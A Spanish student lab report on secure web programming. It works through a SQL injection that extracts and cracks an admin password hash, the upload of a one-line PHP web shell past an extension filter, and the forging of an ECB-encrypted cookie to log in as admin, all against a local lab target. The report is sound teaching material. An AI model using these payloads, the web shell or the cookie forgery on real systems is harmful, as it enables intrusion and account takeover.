2017

Actividad 9: Programación segura en entornos web

SEGURIDAD INFORMÁTICA

ORQUIDEA SEIJAS

CONTENIDO

1. Ejercicio 1: From SQL injection to Shell 2
   a. Detección de la vulnerabilidad 2
   b. Explotación de una inyección SQL 2
   c. Acceso a la parte de administración y ejecución de código 3
2. Ejercicio 2: Electronic Codebook 4
   a. Detección de la vulnerabilidad 4
   b. Explotación de la vulnerabilidad 6
   i. Eliminando información 6
   ii. Intercambiando bloques 7

1. EJERCICIO 1: FROM SQL INJECTION TO SHELL

Este ejercicio consistió en realizar una inyección SQL con el fin de obtener el usuario y contraseña de un administrador del sitio web vulnerable. Una vez obtenidas las credenciales, fue posible explotar otra vulnerabilidad, en este caso relacionada con la subida de archivos para ejecutar código de forma remota.

a. DETECCIÓN DE LA VULNERABILIDAD

En primer lugar, fue necesario detectar la vulnerabilidad a explotar. Puesto que lo habitual es que se enseñen mensajes de error cuando se produce uno, no es especialmente complicado localizar vulnerabilidades. Una inyección SQL puede realizarse una vez se detecte la vulnerabilidad. Así pues, fue necesario obtener una URI de la web a través de la que se realizara una consulta SQL. En este caso, la URI utilizada para realizar pruebas fue:

http://127.0.0.1:8080/cat.php?id=1

Se realizaron pruebas con diferentes valores del id: 1', 2, 3, 0 y a. Para el valor 1', como era de esperar, se produjo un error, que permitió conocer el sistema gestor de base de datos de la web: MySQL. Para el valor a, también se produjo un error. Sin embargo, al probar con "a", no.

Para comprobar si la respuesta de la consulta SQL se mostraba sin filtros en la página web, se realizó la siguiente prueba:

http://127.0.0.1:8080/cat.php?id=3-2

Se accedió a la misma página, la identificada por 1 sin ningún problema, a pesar de que no se debería dar el caso en el que se acceda al identificador a través de una operación aritmética. Así pues, se decidió explotar la vulnerabilidad asociada a poder realizar modificaciones en la consulta SQL.

b. EXPLOTACIÓN DE UNA INYECCIÓN SQL

Para ejecutar la explotación de la inyección SQL, se utilizó la sentencia UNION, ya que con ella es posible acceder a la información de otras tablas.

En primer lugar, fue necesario determintar cuántas columnas era necesario devolver ya que, si las columnas de ambas consultas no coinciden, no se podrá ejecutar la consulta. Por ello, se realizó la siguiente consulta, aumentando una columna de cada vez hasta que no se produjo un error de SQL por columnas diferentes:

http://127.0.0.1:8080/cat.php?id=1%20UNION%20SELECT%201

Así pues, se concluyó que se necesitaba realizar una consulta sobre 4 columnas, si se deseaba explotar la vulnerabilidad con la sentencia UNION. Además, se obtuvo información sobre qué columna se imprimía en la web: la 2, ya que al realizar una consulta de prueba para comprobar cuánta información se mostraba (*http://127.0.0.1:8080/cat.php?id=1%20UNION%20SELECT%20%22columna%201%22,%22columna%202%22,%22columna%203%22,%22columna%204%22)* se obtuvo la siguiente información:

columna 2

Puesto que el sistema gestor de la base de datos es MySQL, existen varias funciones para obtener información sobre la misma. Para ello, se realizaron las siguientes consultas:

Información por conseguir	Consulta	Resultado
Versión de base de datos	*http://127.0.0.1:8080/cat.php?id=1%20UNION%20SELECT%201,@@version,3,4*	5.1.63-0+squeeze1
Usuario actual	http://127.0.0.1:8080/cat.php?id=1%20UNION%20SELECT%201,current_user(),3,4	pentesterlab@localhost
Nombre de la base de datos	http://127.0.0.1:8080/cat.php?id=1%20UNION%20SELECT%201,database(),3,4	photoblog

Desde la versión 5 de MySQL, es posible obtener meta-información sobre la base de datos. Estas tablas se encuentran *information_schema* y fue necesario acceder a ellas para obtener más información de la base de datos. Para ello se emplearon las siguientes consultas:

Información por conseguir	Consulta	Resultado destacado
Nombre de todas las tablas	*http://127.0.0.1:8080/cat.php?id=1%20UNION%20SELECT%201,table_name,3,4%20FROM%20information_schema.tables*	users
Nombre de todas las columnas	*http://127.0.0.1:8080/cat.php?id=1%20UNION%20SELECT%201,column_name,3,4%20FROM%20information_schema.tables*	login, password
Nombre de las columnas de cada tabla	*http://127.0.0.1:8080/cat.php?id=1%20UNION%20SELECT%201,concat(table_name,%27:%27,%20column_name),3,4%20FROM%20information_schema.columns*	Sabemos que login y password pertenecen a la tabla users.

Con esta información, fue posible construir una consulta para devolver información sobre todos los usuarios registrados en la base de datos:

Información por conseguir	Consulta	Resultados
Credenciales de los usuarios registrados	*http://127.0.0.1:8080/cat.php?id=1%20UNION%20SELECT%201,concat(login,%27:%27,password),3,4%20FROM%20users*	admin: 8efe310f9ab3efea e8d410a8e0166eb2

c. ACCESO A LA PARTE DE ADMINISTRACIÓN Y EJECUCIÓN DE CÓDIGO

Tras la última consulta, se obtuvieron las credenciales del administrador de la web: nombre de usuario y contraseña, resumida (o *hash*). Para recuperar lo que generó el resumen digital, se utilizó la web https://crackstation.net y se obtuvo la contraseña: *P4ssw0rd*. Fue posible realizar esta acción debido a que la contraseña no estaba "salada", es decir: no había sido complementada con ningún tipo de información (por ejemplo, nombre de usuario o una cadena aleatoria) antes de generar el resumen digital y, por lo tanto, cabía la posibilidad de que estuviera en algún diccionario que, a partir de un resumen digital, pudiera obtener una cadena de caracteres.

Puesto que ya se contaba con usuario y contraseña, fue posible acceder a la parte de administración de la web. En ella hay una sección de subida de archivos, que se utilizó para intentar subir un script de PHP.

En primer lugar, se creó el script (*prueba.php*) que, de ejecutarse, permitiría ejecutar comandos:

```
<?php
  system($_GET['cmd']);
?>
```

Se intentó subir el archivo, pero se produjo un error porque se detectó que se estaba intentando subir un archivo PHP, así que se cambió la terminación con el fin de corregir esto a *.php.test*, ya que el *.test* simplemente es un filtro y Apache utilizará el *.php* ya que no tiene un controlador para el *.test*. En este caso, sí fue posible realizar la subida.

A continuación, se analizó el código fuente con el fin de conocer la localización del archivo para poder ejecutar el script:

```
<div class="block" id="block-text">
  <div class="secondary-navigation">
    <div class="content">
      <h2 class="title">Picture: s</h2>
      <div class="inner">
        <img src="admin/uploads/prueba.php.test" alt="s" />       </div>
   </div>

  </div>
</div>
```

Así pues, se intentó realizar la ejecución de un comando simple, tal y como es *uname*, para ver si, finalmente, se había accedido remotamente al sistema del administrador con *http://127.0.0.1:8080/admin/uploads/prueba.php.test?cmd=uname* :

Linux

Y, efectivamente, se consiguió, puesto que apareció el nombre del kernel, lo que supone acceso al sistema equivalente al servidor web que ejecuta el script.

2. EJERCICIO 2: *ELECTRONIC CODEBOOK*

Este ejercicio consistió en la explotación de otra vulnerabilidad de una web: la modificación de una cookie cifrada para acceder a la aplicación web suplantando a otro usuario. Es posible realizar la modificación ya que la cookie, a pesar de estar cifrada, es vulnerable porque se ha cifrado utilizando el cifrado por bloques *Electronic Codebook*.

a. DETECCIÓN DE LA VULNERABILIDAD

En primer lugar, fue necesario realizar el registro de una cuenta y *loggearse* dos veces con el fin de observar el valor de la cookie asociada al inicio de en ambos casos. Tal y como se puede ver en la siguiente tabla, este valor no cambió:

Cookie asociada al primer inicio de sesión	> document.cookie < "PHPSESSID=p0t13j57bnnrthq6n21oal0a57; auth=LoScLXLpF%2FZJ3E38aqrrGA%3D%3D"
Cookie asociada al segundo inicio de sesión	> document.cookie < "PHPSESSID=p0t13j57bnnrthq6n21oal0a57; auth=LoScLXLpF%2FZJ3E38aqrrGA%3D%3D"

Cada vez que se inicia sesión, debería ser devuelta una cookie diferente, puesto que la cookie es una forma de validar la sesión. Si siempre se devuelve la misma, entonces es posible que siempre sea válida y que no sea posible invalidarla. Así pues, era posible que la web fuera vulnerable a través de las cookies.

Las letras finales de las cookies eran equivalentes a dos = codificados como %3D%3D, por lo que probablemente se tratara de una cadena de caracteres codificadas en base 64. Tras decodificar el valor de las cookies, se obtuvo el siguiente resultado:

".\x84\x9C-r\xE9\x17\xF6I\xDCM\xFCj\xAA\xEB\x18"

La información parecía encriptada.

Con el fin de seguir obteniendo información sobre las cookies de esta web, se crearon dos cuentas: tester1 y tester2, con las mismas contraseñas. Las cookies obtenidas se muestran a continuación:

Cookie de *tester1*	> document.cookie "PHPSESSID=p0tl3j57bnnrthq6n21oal0a57; auth=zPlO1%2B2VQDoYZ07z3kRfN87KLgPl0Ly%2B"
Cookie de *tester2*	> document.cookie "PHPSESSID=p0tl3j57bnnrthq6n21oal0a57; auth=I8zyHfmswjAYZ07z3kRfN87KLgPl0Ly%2B"

Tras desencriptarlas, se obtuvieron los siguientes resultados:

Cookie de *tester1*	"\xCC\xF9N\xD7\xED\x95@:**\x18gN\xF3\xDED_7\xCE\xCA.\x03\xE5\xD0\xBC\xBE**"
Cookie de *tester2*	"#\xCC\xF2\x1D\xF9\xAC\xC20**\x18gN\xF3\xDED_7\xCE\xCA.\x03\xE5\xD0\xBC\xBE**"

Es posible comprobar que la parte en negrita es igual para ambas cookies.

A continuación, se creó una cuenta más, con un número arbitrariamente largo de carácteres asociados al nombre y a la contraseña. Concretamente 20 aes para cada campo. Al consultar los valores de la cookie se obtuvo la siguiente información:

Cookie	> document.cookie "PHPSESSID=p0tl3j57bnnrthq6n21oal0a57; auth=GkzSM2vKHdcaTNIza8od1wS28inRHiC2GkzSM2vKHdcaTNIza8od1ys96EXmirn5"

Tras desencriptarla, se obtuvieron los siguientes resultados:

"**\x1AL\xD23k\xCA\x1D\xD7**\x1AL\xD23k\xCA\x1D\xD7*x04**xB6**xF2)**xD1**x1E*
xB6\x1AL\xD23k\xCA\x1D\xD7\x1AL\xD23k\xCA\x1D\xD7+=\xE8E\xE6\x8A\xB9\xF9"

Es posible observar que el patrón **\x1AL\xD23k\xCA\x1D\xD7** de 8 bytes aparece varias veces en la cadena de caracteres. Dado el tamaño del patrón, es posible deducir que el cifrado ECB utiliza un tamaño de bloque de 8 bytes. Además, la información decodificada permite saber que hay un bloque separador entre el usuario y la contraseña, puesto que hay un bloque diferente en el medio, que está en cursiva. Dado que el usuario y la contraseña tienen la misma longitud, no es posible saber si el orden es usuario-separador-contraseña o contraseña-separador-usuario. Tras crear un usuario con 20 *e*s como nombre y tres como contraseña, fue posible comprobar que el orden es usuario-separador-contraseña:

Cookie codificada	**Cookie decodificada**

> document.cookie <- "PHPSESSID=p0tl3j57bnnrthq6n21oal0a57; auth=11IsSNpI4%2BTXUixI2kjj5JMOLSvdggkS	\xD7R,H\xDAH\xE3\xE4\xD7R,H\xDAH\xE3\xE4\x93\x0E-+\xDD\x82\t\x12

Puesto que el patrón se repite al principio (coincidiendo con el usuario) pero no al final. Finalmente, se crearon varios usuarios con el fin de descubrir el tamaño del separador:

Longitud de nombre de usuario + contraseña	Longitud de cookie tras ser decodificada
6	8
7	8
8	16

Tal y como se puede ver, cuando el tamaño del usuario+contraseña supera los siete bytes, el tamaño de la cookie no puede ser 8. Es por ello por lo que es posible concluir que el delimitador ocupa un byte.

b. Explotación de la vulnerabilidad

Se han utilizado dos métodos para explotar la vulnerabilidad encontrada en las cookies: eliminando información e intercambiando los bloques.

i. Eliminando información

La manera más fácil de obtener acceso a la cuenta de administración es eliminando parte de la información encriptada. Sabiendo que la aplicación únicamente utiliza el nombre cuando devuelve la cookie, si se cambia la cookie por la equivalente a *admin* será posible acceder a la cuenta de administrador.


En primer lugar, puesto que los bloques de ECB ocupan ocho bytes, se ha creado una cuenta compuesta por 8 caracteres (a) y admin. Los datos de la cookie se enseñan a continuación:

Cookie de sesión	> document.cookie <- "PHPSESSID=p0tl3j57bnnrthq6n21oal0a57; auth=GkzSM2vKHdeg8Xgo4NpM6is96EXmirn5"	**\x1AL\xD23k\xCA\x1D\xD7 \xA0\xF1x(\xE0\xDAL\xE A+=\xE8E\xE6\x8A\xB9\xF9**

Los primeros ocho bytes de la cookie corresponden a las aes, puesto que el patrón corresponde al visto previamente (**\x1AL\xD23k\xCA\x1D\xD7**). Para obtener la cookie correspondiente al administrador, fue necesario eliminar estos caracteres. Así pues, la nueva cookie correspondía a *\xA0\xF1x(\xE0\xDAL\xEA+=\xE8E\xE6\x8A\xB9\xF9*. Para obtener el nuevo valor, fue necesario volver a codificar la cadena y actualizar el valor de la cookie:

```
> document.cookie="auth=oPF4KODaTOorPehF5oq5%2BQ%
  3D%3D"
```

Al actualizar la página, el mensaje de bienvenida correspondía al del administrador:



ii. INTERCAMBIANDO BLOQUES

Otra forma de explotar la vulnerabilidad es intercambiando bloques. Sabiendo que cada separador está compuesto por un byte, se puede crear una tupla de usuario y contraseña con la que intercambiar los bloques y obtener el valor correcto. Es necesario crear un usuario con las siguientes características: la contraseña debe empezar por admin, para que luego sea el nombre de usuario, y una vez esté encriptada, debe estar al principio de un nuevo bloque por lo que la longitud del nombre de usuario y el delimitador debería ser divisible entre el tamaño del bloque. Tras realizar varias pruebas, se creó el siguiente usuario:

Usuario	**Contraseña**
“password “	“admin ”

Tras crear el usuario, obtener la cookie y decodificarla, se procedió a mover los primeros ocho bytes al final de la cadena y los ocho últimos al principio. A continuación, esta nueva cadena se volvió a codificar y se procedió a actualizar el valor de la cookie. Sin embargo, al refrescar la página, no se pudo acceder a admin. Esto, en primer lugar, fue porque el navegador convertía todos los espacios del nombre de usuario en uno solo y por lo tanto no se estaba creando bien el usuario. Para solucionarlo, se creó un usuario con password   , es decir, con los siete espacios necesarios puestos explícitamente, y la misma contraseña “admin ”.

A continuación, se volvieron a realizar todos los pasos, pero seguía sin funcionar correctamente. Es por ello por lo que se concluyó que se estaba creando mal la contraseña o se estaban siguiendo mal los pasos de alguna forma. Sin embargo, de haber funcionado, se habría actualizado correctamente la cookie y se habría accedido de la misma forma que en el apartado anterior a admin.